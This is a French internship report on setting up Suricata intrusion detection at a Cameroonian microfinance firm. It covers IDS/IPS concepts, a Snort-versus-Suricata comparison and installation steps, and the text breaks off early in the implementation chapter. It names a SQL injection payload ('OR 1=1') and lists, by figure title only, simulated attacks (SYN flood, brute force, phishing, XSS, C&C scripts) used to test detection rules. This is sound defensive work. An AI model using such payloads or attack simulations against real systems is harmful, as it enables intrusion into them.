

UNIVERSITÉ DE YAOUNDÉ I  
ÉCOLE NATIONALE  
SUPÉRIEURE  
POLYTECHNIQUE  
Département du Génie  
Informatique



FINANCIAL HOUSE SA  
DIVISION INFORMATIQUE ET  
TIC  
Service Sécurité des systèmes  
d'informations



## RAPPORT DE STAGE

Filière : Cybersécurité et Investigation numérique

THÈME :

### MISE EN PLACE D'UNE SOLUTION IDS/IPS : CAS DE FINANCIAL HOUSE SA

Rédigé et présenté par :  
TOMI OLAMA Gabrielle Solange

Encadrant professionnel :  
M. EWOLO Jean Marie

Stage effectué : du 1<sup>er</sup> juillet au 30 août 2025

Année académique 2024 – 2025

## DEDICACE



*À ma famille,*

Pour votre soutien indéfectible, vos encouragements constants et votre foi en mes capacités. Vos sacrifices, vos conseils et votre amour ont été la source d'énergie qui m'a portée tout au long de ce travail.

Je vous dédie ce rapport, symbole de persévérance et d'accomplissement.

# REMERCIEMENTS



*« La réussite appartient à tout le monde.  
C'est au travail d'équipe qu'en revient le mérite. »  
– Franck Piccard*

**Tout d'abord, je rends grâce au Bon Dieu** pour la santé, la force et la sagesse qu'Il m'a accordées durant la réalisation de ce stage et la rédaction de ce rapport.

Je tiens également à exprimer ma profonde gratitude à toutes les personnes qui, de près ou de loin, ont contribué à la réalisation de ce travail.

Mes remerciements vont particulièrement :

- À **M. EMO Rodrigue**, chef de la division informatique et TIC (DITIC) de la structure ;
- À **M. EWOLO Jean Marie**, Responsable du Service Sécurité des systèmes d'information et encadreur professionnel, pour son accompagnement, sa disponibilité et ses conseils avisés ;
- À toute l'équipe de la **Division Informatique et TIC (DITIC) de Financial House S.A.**, pour l'accueil chaleureux et l'assistance technique lors de la mise en œuvre du projet ;
- Au **couple SIGHE STEVE**, pour l'accompagnement lors du stage ;
- À mes enseignants de l'**École Nationale Supérieure Polytechnique de Yaoundé**, dont les cours en lien avec la cybersécurité nous ont préparés à ce stage ;
- À mes proches et amis, pour leur soutien moral et leurs encouragements.

## SIGLES ET ABRÉVIATIONS

Sigle	Signification complète	Contexte d'utilisation
IDS	Intrusion Detection System (Système de Détection d'Intrusion)	Détection passive des menaces réseau.
IPS	Intrusion Prevention System (Système de Prévention d'Intrusion)	Blocage actif des attaques.
ANTIC	Agence Nationale des Technologies de l'Information et de la Communication	Régulateur camerounais en cybersécurité.
SIEM	Security Information and Event Management (Gestion des Informations et Événements de Sécurité)	Centralisation des logs et corrélation d'alertes.
SOC	Security Operations Center (Centre des Opérations de Sécurité)	Surveillance continue du réseau.
ICMP	Internet Control Message Protocol (Protocole de Messages de Contrôle Internet)	Détection des requêtes ping (ICMP Echo).
TCP	Transmission Control Protocol (Protocole de Contrôle de Transmission)	Protocole de connexion fiable (ex : HTTP, RDP).
UDP	User Datagram Protocol (Protocole de Datagramme Utilisateur)	Protocole sans connexion (ex : DNS, VoIP).
SMB	Server Message Block (Bloc de Messages Serveur)	Partage de fichiers/réseau (attaques ciblées).
FTP	File Transfer Protocol (Protocole de Transfert de Fichiers)	Exfiltration de données.
SSH	Secure Shell (Shell Sécurisé)	Accès distant chiffré (détection de brute force).
RDP	Remote Desktop Protocol (Protocole de Bureau à Distance)	Accès Windows (cible des attaques).
JSON	JavaScript Object Notation	Format des logs de Suricata (EVE JSON).
ELK	Elasticsearch, Logstash, Kibana	Suite SIEM pour visualisation des logs.
NIDS	Network Intrusion Detection System (IDS Réseau)	Surveillance du trafic réseau.
HIDS	Host Intrusion Detection System (IDS Hôte)	Surveillance des activités locales (fichiers, processus).
DGA	Domain Generation Algorithm (Algorithme de Génération de Domaines)	Technique des malwares pour échapper aux blocages DNS.

HTTP/HTTPS	Hypertext Transfer Protocol / Secure	Protocole web (détection de phishing/XSS).
DNS	Domain Name System (Système de Noms de Domaine)	Détection des requêtes C&C malveillantes.
SQL	Structured Query Language	Cible des injections (ex : OR 1=1).
XSS	Cross-Site Scripting (Scripting Intersite)	Injection de scripts malveillants dans les pages web.
C&C	Command and Control (Commande et Contrôle)	Serveurs utilisés par les malwares pour exfiltrer des données.
DoS/DDoS	Denial of Service / Distributed DoS (Déni de Service)	Attaques par saturation (ex : SYN Flood).
VPN	Virtual Private Network (Réseau Privé Virtuel)	Mentionné dans les bonnes pratiques de sécurité.
API	Application Programming Interface	Intégration avec des outils externes (ex : pare-feu).

# RÉSUMÉ



**Contexte :** À la suite d'un audit de conformité réalisé par l'Agence Nationale des Technologies de l'Information et de la Communication (ANTIC), Financial House SA s'est vue notifier plusieurs faiblesses critiques au sein de son système d'information, notamment l'absence totale d'un système de détection et de prévention d'intrusions (IDS/IPS). Ce projet s'inscrit dans le cadre de la réponse technique apportée pour se conformer aux exigences réglementaires et renforcer la sécurité de l'infrastructure bancaire.

**Objectif :** Concevoir, déployer et valider une solution IDS/IPS opérationnelle, adaptée à l'environnement et aux contraintes techniques de Financial House SA, afin de pallier les non-conformités identifiées et d'adopter une posture de sécurité proactive.

**Méthodologie :** La démarche s'est articulée autour de trois axes principaux :

- Une analyse comparative des solutions open source (Snort vs Suricata), concluant au choix de Suricata pour sa performance sur les réseaux à haut trafic, son support natif des protocoles modernes (TLS, HTTP/2) et son intégration facilitée avec le SIEM WAZUH.
- Un déploiement pratique incluant la configuration fine de l'outil et la rédaction de règles de détection personnalisées ciblant les menaces bancaires prioritaires.
- Une validation en conditions réelles par des tests offensifs simulant des scénarios d'attaques réalistes.

**Résultats :** Le déploiement a permis la détection efficace de multiples vecteurs de menace critiques pour le secteur bancaire :

- Scans de ports et attaques par déni de service (SYN Flood).
- Tentatives d'exfiltration de données via les protocoles FTP et SMB.
- Téléchargements de fichiers suspects (exe, dll, zip, rar).
- Tentatives d'accès non autorisées par force brute (RDP, SSH).
- Campagnes de phishing et injections SQL visant les applications métier.
- Communications suspectes typiques des malwares avec leur centre de commande (C&C).

**Conclusion :** Ce projet démontre la capacité de l'outil open source Suricata, correctement configuré et intégré, à répondre aux impératifs de sécurité et de conformité d'une institution financière. La solution mise en place comble les failles identifiées par l'ANTIC et jette les bases solides d'une surveillance réseau continue, ouvrant la voie à la création future d'un Centre de Opérations de Sécurité (SOC).

**Mots-clés :** *IDS, IPS, Suricata, Cybersécurité bancaire, Conformité ANTIC, Détection d'intrusion, Audit de sécurité, Financial House SA.*

# ABSTRACT



**Context :** Following a compliance audit conducted by the National Agency for Information and Communication Technologies (ANTIC), Financial House SA was notified of several critical weaknesses within its information system, notably the complete absence of an intrusion detection and prevention system (IDS/IPS). This project is part of the technical response to comply with regulatory requirements and strengthen the security of the banking infrastructure.

**Objective :** To design, deploy, and validate an operational IDS/IPS solution, adapted to the environment and technical constraints of Financial House SA, in order to address identified non-conformities and adopt a proactive security posture.

**Methodology :** The approach focused on three main axes :

- Comparative analysis of open-source solutions (Snort vs Suricata), leading to the selection of Suricata for its high-traffic performance, native support for modern protocols (TLS, HTTP/2), and easy integration with the SIEM WAZUH.
- Practical deployment, including fine configuration of the tool and writing custom detection rules targeting priority banking threats.
- Real-world validation through offensive tests simulating realistic attack scenarios.

**Results :** The deployment enabled effective detection of multiple critical threat vectors for the banking sector :

- Port scans and denial-of-service attacks (SYN Flood).
- Data exfiltration attempts via FTP and SMB protocols.
- Suspicious file downloads (exe, dll, zip, rar).
- Unauthorized access attempts by brute force (RDP, SSH).
- Phishing campaigns and SQL injections targeting business applications.
- Suspicious communications typical of malware with their command-and-control servers (C&C).

**Conclusion :** This project demonstrates the capability of the open-source tool Suricata, properly configured and integrated, to meet the security and compliance requirements of a financial institution. The implemented solution addresses the weaknesses identified by ANTIC and lays a solid foundation for continuous network monitoring, paving the way for the future creation of a Security Operations Center (SOC).

**Keywords :** *IDS, IPS, Suricata, Banking Cybersecurity, ANTIC Compliance, Intrusion Detection, Security Audit, Financial House SA.*

## Table des figures

1.1	Organigramme FINANCIAL HOUSE SA . . . . .	16
3.1	Architecture réseau de FINANCIAL HOUSE SA . . . . .	28
3.2	Schéma de l'architecture réseau de test . . . . .	28
3.3	Règle de détection scan de ports dans local.rules . . . . .	29
3.4	Chargement de la règle scan de ports sans erreurs . . . . .	29
3.5	Chargement de la règle scan de ports avec erreurs . . . . .	29
3.6	Scan TCP SYN lancé depuis Kali . . . . .	30
3.7	Scan UDP lancé depuis Kali . . . . .	30
3.8	Alerte Suricata générée lors du scan de ports . . . . .	31
3.9	Règle de détection de PING . . . . .	31
3.10	Chargement de la règle de PING . . . . .	31
3.11	PING entre les machines . . . . .	32
3.12	Alerte Suricata pour PING . . . . .	32
3.13	Commande pour surveillance d'une attaque de type SYN Flood sur Windows . .	33
3.14	Règle de détection SYN Flood . . . . .	33
3.15	Attaque DDoS à partir de Kali . . . . .	34
3.16	Alerte Suricata pour SYN Flood . . . . .	34
3.17	Règle de détection FTP . . . . .	35
3.18	Installation serveur FTP . . . . .	35
3.19	Lancement serveur FTP . . . . .	35
3.20	Création du fichier test FTP . . . . .	36
3.21	Validation du fichier créé FTP . . . . .	36
3.22	Vérification taille du fichier pour FTP . . . . .	37
3.23	Vérification de certaines configurations du fichier /etc/vsftpd.conf . . . . .	37
3.24	Permissions pour le serveur vsftpd . . . . .	37
3.25	Exfiltration du fichier avec put . . . . .	38
3.26	Alerte Suricata pour exfiltration FTP . . . . .	38
3.27	Installation de Samba . . . . .	39
3.28	Création d'un dossier à partager SMB . . . . .	39
3.29	Création d'un utilisateur Samba . . . . .	39
3.30	Mot de passe SMB . . . . .	40
3.31	Test de conformité du fichier /etc/samba/smb.conf . . . . .	40
3.32	Loaded services file OK . . . . .	41
3.33	Dossier partagé par Samba . . . . .	41
3.34	Ouverture du partage SMB monté . . . . .	42
3.35	Dossier vide du partage . . . . .	42
3.36	Copie d'un fichier de 2 Mo pour simulation d'exfiltration . . . . .	43
3.37	Alerte Suricata lors du transfert SMB . . . . .	43
3.38	Règles de détection des Malwares . . . . .	43
3.39	Création des fichiers tests _malware . . . . .	44
3.40	Lancement du serveur web HTTP sur le port 8080 . . . . .	44
3.41	Téléchargement des fichiers depuis Windows (navigateur) . . . . .	45
3.42	Téléchargement des fichiers depuis Windows (invite de commande) . . . . .	45
3.43	Téléchargement des fichiers depuis Ubuntu (terminal) . . . . .	46
3.44	Alerte détection fichier DLL . . . . .	46
3.45	Alerte détection fichier EXE . . . . .	46



3.46	Alerte détection fichier ZIP . . . . .	46
3.47	Alerte détection fichier RAR . . . . .	46
3.48	Alerte détection fichier EXE (Windows) . . . . .	46
3.49	Alerte détection fichier ZIP (Windows) . . . . .	46
3.50	Règles RDP et SSH . . . . .	47
3.51	Attaque RDP . . . . .	48
3.52	Attaque SSH . . . . .	48
3.53	Alerte détection RDP . . . . .	48
3.54	Alerte détection SSH . . . . .	48
3.55	Règle détection Phishing . . . . .	49
3.56	Création du répertoire qui contiendra le site web . . . . .	49
3.57	Fichier index.html pour phishing . . . . .	50
3.58	Serveur web d'écoute . . . . .	50
3.59	Page web phishing . . . . .	51
3.60	Alerte Suricata pour phishing . . . . .	51
3.61	Règles de détection SQL . . . . .	52
3.62	Installation et lancement de XAMPP . . . . .	52
3.63	Script login_or.php — Injection OR 1=1 . . . . .	53
3.64	Attaque Injection OR 1=1 . . . . .	54
3.65	Script login_union.php — Injection UNION SELECT . . . . .	54
3.66	Attaque- Injection de type UNION SELECT . . . . .	55
3.67	Alerte Suricata pour injection SQL . . . . .	55
3.68	Règle de détection d'attaque XSS . . . . .	56
3.69	Page web vulnérable sur le serveur (transfer.php) . . . . .	56
3.70	Page web fonctionnelle . . . . .	57
3.71	Attaque XSS . . . . .	57
3.72	Popup XSS (à tester dans un navigateur) . . . . .	57
3.73	Attaque XSS avec Suricata activé . . . . .	58
3.74	Alerte de détection attaque XSS . . . . .	58
3.75	Règle de Détection de C&C . . . . .	58
3.76	Création du script de simulation . . . . .	59
3.77	Script de simulation : simulate_cnc.sh . . . . .	59
3.78	Script exécutable : chmod +x . . . . .	60
3.79	Attaque C&C simulée . . . . .	60
3.80	Alerte attaque C&C . . . . .	61

## Liste des tableaux

2.1	Différence entre un IDS et un IPS . . . . .	20
2.2	Types de mode de capture utilisés par un IDS/IPS . . . . .	21
2.3	Différences entre NIDS et HIDS . . . . .	22
2.4	Snort vs Suricata : étude comparative . . . . .	23
3.1	Résumé des règles de détection implémentées . . . . .	27
3.2	Signification des éléments de la commande hping3 . . . . .	34
3.3	Structure de la table <b>users</b> . . . . .	53
3.4	Utilisateurs test de la table <b>users</b> . . . . .	53

# Table des matières

Liste des Figures . . . . .	7
Liste des Tableaux . . . . .	9
<b>Introduction Générale</b>	<b>13</b>
<b>1 Présentation de l'entreprise</b>	<b>15</b>
1.1 Présentation générale . . . . .	15
1.1.1 Organisation générale . . . . .	15
1.1.2 La Division Informatique et TIC . . . . .	16
<b>2 Etat de l'Art des solutions IDS/IPS</b>	<b>19</b>
<b>Etat de l'Art Des Solutions IDS/IPS</b>	<b>19</b>
2.1 Présentation des IDS/IPS . . . . .	19
2.1.1 Qu'est-ce qu'un IDS, IPS? . . . . .	19
2.1.2 Différences IDS / IPS . . . . .	20
2.1.3 Étude des solutions IDS/IPS . . . . .	20
2.1.4 Architecture d'un IDS . . . . .	20
2.1.5 Types d'IDS . . . . .	21
2.2 Étude comparative et choix technologique . . . . .	23
2.2.1 Snort vs Suricata : étude comparative . . . . .	23
2.2.2 Choix de Suricata comme solution IDS/IPS . . . . .	23
<b>3 Implémentation de la Solution</b>	<b>25</b>
3.1 Prérequis . . . . .	25
3.2 Suricata en mode IDS . . . . .	25
3.2.1 Configuration . . . . .	25
3.3 Règles de détection mises en œuvre . . . . .	27
3.3.1 Scan de ports (TCP SYN) . . . . .	29
3.3.2 Ping ICMP (Sniffing) . . . . .	31
3.3.3 DoS (SYN Flood) . . . . .	32
3.3.4 FTP . . . . .	34
3.3.5 SMB . . . . .	38
3.3.6 Scénario test : Téléchargement de fichiers suspects . . . . .	43
3.3.7 Détection d'accès non autorisé (Tentatives de connexion SSH/RDP échouées)	47
3.3.8 Détection de Phishing (Vol d'informations) . . . . .	49
3.3.9 Détection d'injection SQL (Requêtes HTTP suspectes) . . . . .	51
3.3.10 Détection de Cross-Site Scripting (XSS) (Requêtes HTTP avec scripts) .	55
3.3.11 Détection de C&C (Command and Control) (Connexions DNS suspectes)	58
<b>Conclusion</b>	<b>63</b>

Perspectives, Difficultés et Bénéfices	64
Recommandations stratégiques pour FINANCIAL HOUSE SA	65
Bibliographie	65

# INTRODUCTION GÉNÉRALE



# Introduction Générale

Dans un contexte où la digitalisation des services financiers s'accélère au Cameroun, les établissements bancaires comme Financial House SA font face à une recrudescence des cyberattaques sophistiquées ciblant particulièrement les données sensibles des clients et les systèmes de transaction. Cette vulnérabilité croissante intervient alors que le cadre réglementaire se renforce, avec notamment la Loi n°2010/012 sur la cybersécurité, la loi n°2024/017 sur la protection des données personnelles, le Règlement COBAC R-2024/01 relatif à la gestion du risque informatique dans les établissements assujettis à la COBAC et les recommandations de l'ANTIC imposant aux institutions financières des mesures de protection actives. Face à ce double impératif de sécurité et de conformité, ce projet s'est attaché à concevoir et déployer une solution IDS/IPS sur mesure pour Financial House SA.

Notre démarche a reposé sur une méthodologie rigoureuse en trois phases :

1. Une analyse comparative approfondie des solutions open source (Snort vs Suricata),
2. Un déploiement pratique adapté aux spécificités de l'infrastructure bancaire,
3. Une validation par des tests en conditions réelles simulant les principales menaces du secteur.

Le choix s'est porté sur Suricata pour ses performances sur les réseaux à haut trafic, son support natif des protocoles chiffrés, et son intégration facile avec le SIEM Wazuh.

Les résultats obtenus démontrent l'efficacité de la solution à détecter les attaques ciblant spécifiquement les banques : tentatives d'exfiltration de données clients via FTP, attaques par injection SQL sur les applications métiers, ou encore communications suspectes avec des serveurs C&C. Au-delà de la sécurisation immédiate du réseau, ce projet jette les bases d'une surveillance continue et ouvre la voie à la création future d'un SOC interne, alignant ainsi Financial House SA sur les meilleures pratiques internationales en matière de cybersécurité financière.

# CHAPITRE I : PRÉSENTATION DE L'ENTREPRISE



*“Un réseau sécurisé est comme une forteresse : bâti avec rigueur, surveillé avec passion, défendu avec intelligence.”*

# Chapitre 1

## Présentation de l'entreprise

### 1.1 Présentation générale

Financial House S.A est une institution de microfinance de Deuxième catégorie agréée par le Ministère des Finances du Cameroun (décision N°034/MINEFI du 10 mars 2005), après avis favorable de la Commission Bancaire de l'Afrique Centrale (COBAC). Fondée en 2002 par un groupe de jeunes financiers et entrepreneurs camerounais, elle a officiellement lancé ses activités en juin 2004 à Yaoundé.

Avec pour devise «*Let's Win Together*», Financial House S.A œuvre pour l'inclusion financière des populations exclues du système bancaire classique : commerçants informels, micro-entrepreneurs, PME, salariés à faibles revenus et populations rurales.

Aujourd'hui, elle accompagne plus de 40 000 clients, à travers un réseau d'agences implantées à Yaoundé, Douala et Bafoussam. Son siège social est situé à Yaoundé (BP 4531).

L'institution a renforcé son capital social, passé de 2 milliards à 4,3 milliards de FCFA en 2024, marquant sa volonté d'expansion et de consolidation dans le paysage financier camerounais.

#### 1.1.1 Organisation générale

Financial House S.A est structurée autour de la Direction Générale et de plusieurs divisions spécialisées :

- **Division Commerciale et Crédit (DCC)**
- **Division des Affaires Financières (DAF)**
- **Division Recherche et MArketing (DRM)**
- **Division Juridique et Conformité (DJC)**
- **Division Recouvrement et du Contentieux (DRC)**
- **Division des Ressources Humaines et de la Formation Professionnelle (DRHFP)**
- **Division Audit Interne (DAI)**
- **Division de l'Organisation et du Contrôle Permanet (DOCP)**
- **Division Comptable et Fiscale (DCF)**
- **Division Informatique et TIC (DITIC)**
- **Divisions Régionales (Centre, Littoral, Ouest)**






FIGURE 1.1 – Organigramme FINANCIAL HOUSE SA

### 1.1.2 La Division Informatique et TIC

La DITIC constitue un levier stratégique au sein de Financial House S.A. Elle a pour rôle d'assurer la gestion des systèmes d'information, la modernisation technologique de l'institution et la sécurité de ses services numériques.

#### Missions principales :

- Assurer le bon fonctionnement des systèmes d'information bancaires,
- Gérer et maintenir les infrastructures réseaux et serveurs,
- Renforcer la sécurité des systèmes informatiques et du réseau interne,
- Déployer des solutions numériques innovantes (SMS Banking, carte Visa 2-en-1, collecte journalière, etc.)
- Fournir un support technique efficace aux utilisateurs internes (siège et agences)

#### Organisation interne de la DITIC : La division est composée de trois services :

##### a. Service Core Banking et Logiciel Tiers (SCBLT)

- Gestion et administration des applications bancaires
- Suivi des transactions et opérations informatisées
- Maintenance des logiciels métiers

##### b. Service Systèmes Réseaux (SSR)

- Gestion et maintenance des infrastructures réseau et serveurs
- Supervision de la connectivité entre le siège et les agences
- Mise en place des solutions de communication sécurisées
- Déploiement d'outils de cybersécurité (pare-feu, IDS/IPS, antivirus, sauvegardes)

##### c. Service Monétique (SM)

**En plus des trois services, il existe un :**

- **d. Responsable Sécurité des Systèmes d'Informations**
- Définition et mise en œuvre de la politique de sécurité informatique
- Mise en place des processus de gestion des risques Informatiques
- Prévention et gestion des incidents de sécurité
- Réalisation des audits de conformités de la politique de sécurité

C'est sous la supervision du Responsable sécurité, que s'est déroulé notre stage académique, portant sur la mise en place d'une solution **IDS/IPS avec Suricata**, exclusivement en mode IDS.

# CHAPITRE II : ETAT DE L'ART DES SOLUTIONS IDS/IPS



*“La sécurité d’un réseau commence par la connaissance des menaces et la maîtrise des outils.”*

# Chapitre 2

## Etat de l'Art des solutions IDS/IPS

### 2.1 Présentation des IDS/IPS

#### 2.1.1 Qu'est-ce qu'un IDS, IPS ?

##### a) IDS

Un IDS est un outil de sécurité informatique qui surveille le trafic réseau ou les journaux d'activité pour détecter des comportements suspects, des tentatives d'attaques, ou des violations de politiques de sécurité. Il fonctionne en mode passif :

- Il analyse les paquets de données ou les fichiers journaux en temps réel ou en différé.
- Il reconnaît des signatures connues d'attaques ou des comportements anormaux.
- Lorsqu'une menace est identifiée, il génère une alerte pour les administrateurs ou le SOC.
- Il n'intervient pas directement sur le trafic : il ne bloque pas les connexions malveillantes.

*Exemple : Suricata ou Snort utilisés en mode IDS peuvent détecter une attaque par force brute, mais laisser le trafic passer tout en le signalant par une alerte.*

##### b) IPS

Un IPS reprend les capacités d'un IDS avec une action supplémentaire : il peut réagir automatiquement pour bloquer les menaces. Il fonctionne en mode actif et s'insère directement dans le flux réseau.

- Il inspecte chaque paquet de données en temps réel.
- Lorsqu'une menace est détectée, il intervient immédiatement.
- Il peut rejeter un paquet, couper une session TCP, bloquer temporairement une adresse IP, ou modifier des règles réseau.
- Il protège directement les systèmes contre l'exploitation de failles ou les accès non autorisés.

*Exemple : Suricata en mode IPS peut détecter un scan de ports et empêcher l'attaquant de continuer en bloquant son adresse IP.*

## 2.1.2 Différences IDS / IPS

TABLE 2.1 – Différence entre un IDS et un IPS

Critère	IDS	IPS
Fonction principale	Détecte les intrusions et alerte	Détecte et bloque les menaces
Position dans le réseau	Hors bande (passif)	En ligne (in-line)
Temps de réponse	Réaction différée	Réaction immédiate
Impact sur le trafic	Aucun impact	Peut introduire une latence
Faux positifs	Moins problématiques	Plus risqués
Maintenance	Moins complexe	Nécessite une configuration rigoureuse
Adapté pour	Analyse approfondie, forensic	Protection active
Exemples	Suricata, Snort, Zeek	Snort (IPS mode), Suricata
Avantages	Surveillance sans impacter le réseau	Bloque automatiquement et protège activement
Inconvénients	Ne réagit pas en temps réel et génère des fausses alertes	Peut bloquer du trafic légitime et introduire de la latence

## 2.1.3 Étude des solutions IDS/IPS

Le paysage des systèmes IDS/IPS est dominé par plusieurs solutions open source : Snort, Suricata et Zeek.

- **SNORT** : Solution IDS/IPS ancienne et largement utilisée, basée sur un moteur d'analyse de paquets utilisant des signatures.
- **Limites** : dépend fortement des signatures, peut avoir des difficultés sur des réseaux à haut débit, génère des faux positifs/faux négatifs et nécessite des mises à jour régulières pour rester efficace.
- **SURICATA** : Moderne, multithread, analyse signatures + protocoles, support JSON pour intégration SIEM/ELK.
- **Limites** : sa configuration initiale peut être un peu plus complexe que celle de Snort, et il demande une machine bien dimensionnée pour fonctionner efficacement.
- **ZEEK (anciennement BRO)** : IDS comportemental, observation du trafic et détection des anomalies, très scriptable.
- **Limites** : Zeek ne bloque pas le trafic, c'est un pur IDS passif. Il nécessite une courbe d'apprentissage plus élevée, notamment pour écrire des scripts ou interpréter les logs produits.

## 2.1.4 Architecture d'un IDS

a) **Interface de capture du trafic** : point d'entrée de l'IDS, souvent en mode promiscuité sur un port miroir. *Exemple : carte réseau dédiée sur port SPAN.*

- **NB** : Nous avons recensé quelques modes de capture du trafic

Mode de capture	Fonction / Description	Usage IDS/IPS
Promiscuité (Promiscuous)	Désactive le filtrage matériel de la carte réseau pour recevoir tous les paquets sur le segment de collision (LAN).	Permet à l'IDS de voir tout le trafic sur un câble ou hub.
Miroir / SPAN (Port Mirroring / SPAN)	Configuration sur un switch qui envoie une copie de tout le trafic d'un ou plusieurs ports vers le port de l'IDS.	Complément du mode promiscuité sur les réseaux commutés.
Inline	Place l'IPS directement sur le chemin des données. Le trafic doit passer par l'IPS pour continuer sa route.	Nécessaire pour le blocage actif (prévention).
Passif (Tap Network)	Utilise un matériel dédié (Tap) entre deux appareils. Copie tout le trafic vers l'IDS sans interrompre le flux.	Plus fiable que SPAN pour la surveillance passive.
Sans Fil (Monitor / RFMON)	Équivalent du mode promiscuité pour le Wi-Fi. Capture toutes les trames radio sur un canal, sans être associé à un point d'accès.	Essentiel pour IDS sans fil.

TABLE 2.2 – Types de mode de capture utilisés par un IDS/IPS

**b) Moteur d'analyse** : cœur de l'IDS, compare les paquets aux règles ou signatures. *Exemples* : *Snort (signature)*, *Suricata (signature + protocoles + multithread)*, *Zeek (comportemental)*.

**c) Règles de détection** : définissent ce que le moteur doit détecter, soit via communauté open source, soit sur mesure.

**d) Système de journalisation** : enregistre les événements détectés (logs texte ou JSON). *Exemple* : *Suricata utilise EVE JSON, intégrable avec ELK ou SIEM*.

**e) Module de visualisation et corrélation** : exploite les logs pour centraliser, filtrer, corréler et générer des dashboards. *Exemples* : *Kibana, Splunk, Wazuh, Graylog, TheHive*.

### 2.1.5 Types d'IDS

Le tableau suivant présente les principales différences entre un NIDS (Network IDS) et un HIDS (Host IDS) :

Critère	NIDS (Network IDS)	HIDS (Host IDS)
Portée de surveillance	Surveille le trafic réseau entre les machines	Surveille les activités internes d'un seul hôte
Position dans l'infrastructure	Placé sur un segment réseau (ex : port miroir du switch)	Installé directement sur l'hôte (serveur, poste client...)
Type de données analysées	Analyse des paquets réseau	Analyse des journaux système, fichiers, processus
Réactivité	Peut détecter des attaques en transit	Peut détecter une attaque locale ou réussie
Capacité de visibilité	Voit les connexions réseau, mais pas ce qui se passe sur chaque machine	Voit les changements internes : fichiers modifiés, connexions locales
Risque de contournement	Peut être aveuglé par un chiffrement ou un trafic local	Moins vulnérable au chiffrement, mais inopérant si l'hôte est compromis
Exemples d'outils	Suricata, Snort	OSSEC, Wazuh, Tripwire

TABLE 2.3 – Différences entre NIDS et HIDS

**En résumé :**

- Un NIDS observe le trafic réseau pour détecter des menaces en transit, souvent avant qu'elles n'atteignent leur cible.
- Un HIDS observe ce qui se passe à l'intérieur d'une machine, utile pour détecter des modifications suspectes, des fichiers altérés, ou des comportements anormaux du système.

## 2.2 Étude comparative et choix technologique

### 2.2.1 Snort vs Suricata : étude comparative

Critère	Snort	Suricata
Architecture	Multi-thread (amélioration majeure)	Multi-thread natif
Débit (pps)	Bon	Très bon
Détection d'attaques	Bonne, précision accrue	Excellente, moins de faux positifs
Types d'analyses	Signature, protocoles, pré-processeurs	Signatures, comportements, protocoles
Gestion des protocoles	TCP, UDP, ICMP	Supporte aussi TLS, HTTP/2, etc.
Consommation CPU/RAM	Moyenne	Plus élevée (en raison du parallélisme)
Support de l'IPS	Oui (Mieux que Snort 2)	Oui (inline avec Netfilter )
Logs et sorties	JSON, plus structuré	JSON natif, EVE JSON, Elasticsearch
Facilité d'intégration	Bonne	Très bonne (intégration SIEM)

TABLE 2.4 – Snort vs Suricata : étude comparative

### 2.2.2 Choix de Suricata comme solution IDS/IPS

Le choix de Suricata comme solution de détection et de prévention d'intrusion s'est imposé pour plusieurs raisons :

#### a. Performance élevée

Suricata est conçu pour les environnements à fort trafic. Grâce à son architecture multithread, il exploite pleinement les processeurs multicœurs et peut analyser de gros volumes de données en temps réel.

#### b. Support étendu des protocoles modernes

Suricata inspecte de nombreux protocoles réseau : HTTP, DNS, FTP, TLS/SSL, SMB, SSH, etc. Il peut détecter des attaques même dans des sessions chiffrées ou encapsulées.

#### c. Détection granulaire

La détection fine et précise repose sur :

- L'utilisation de règles personnalisables (compatibles Snort),
- L'analyse contextuelle des paquets,
- La combinaison de signatures et de heuristiques.

#### d. Intégration native avec les SIEM

Suricata produit des logs au format JSON standardisé (EVE), compatibles avec :

- ELK Stack, Wazuh, Splunk, ou Graylog.



# CHAPITRE III : IMPLEMENTATION DE LA SOLUTION



# Chapitre 3

## Implémentation de la Solution

### 3.1 Prérequis

#### Matériels

- **Machine physique** (hôte principal)
- **Machines virtuelles** :
  - Kali Linux : machine attaquante (CPU : 60Go, RAM : 2Go, Deux cartes réseau)
  - Windows : machine cible (CPU : 40Go, RAM : 2Go, Deux cartes réseau)
  - Machine clone kali (CPU : 40Go, RAM : 2Go, Deux cartes réseau)
  - Ubuntu Server : hébergeant Suricata (CPU : 80Go, RAM : 4Go, Deux cartes réseau)

#### Logiciels

- Ubuntu Server (version stable) : 2022
- Suricata (version stable) : 8.0
- Outils d'analyse : jq, Python3

### 3.2 Suricata en mode IDS

#### 3.2.1 Configuration

Voici la procédure, de l'installation de Suricata jusqu'à l'ajout de règles personnalisées :

##### i. Installation de Suricata

```
sudo apt update && sudo apt upgrade -y  
sudo apt install suricata -y
```

##### ii. Configuration de l'interface réseau

```
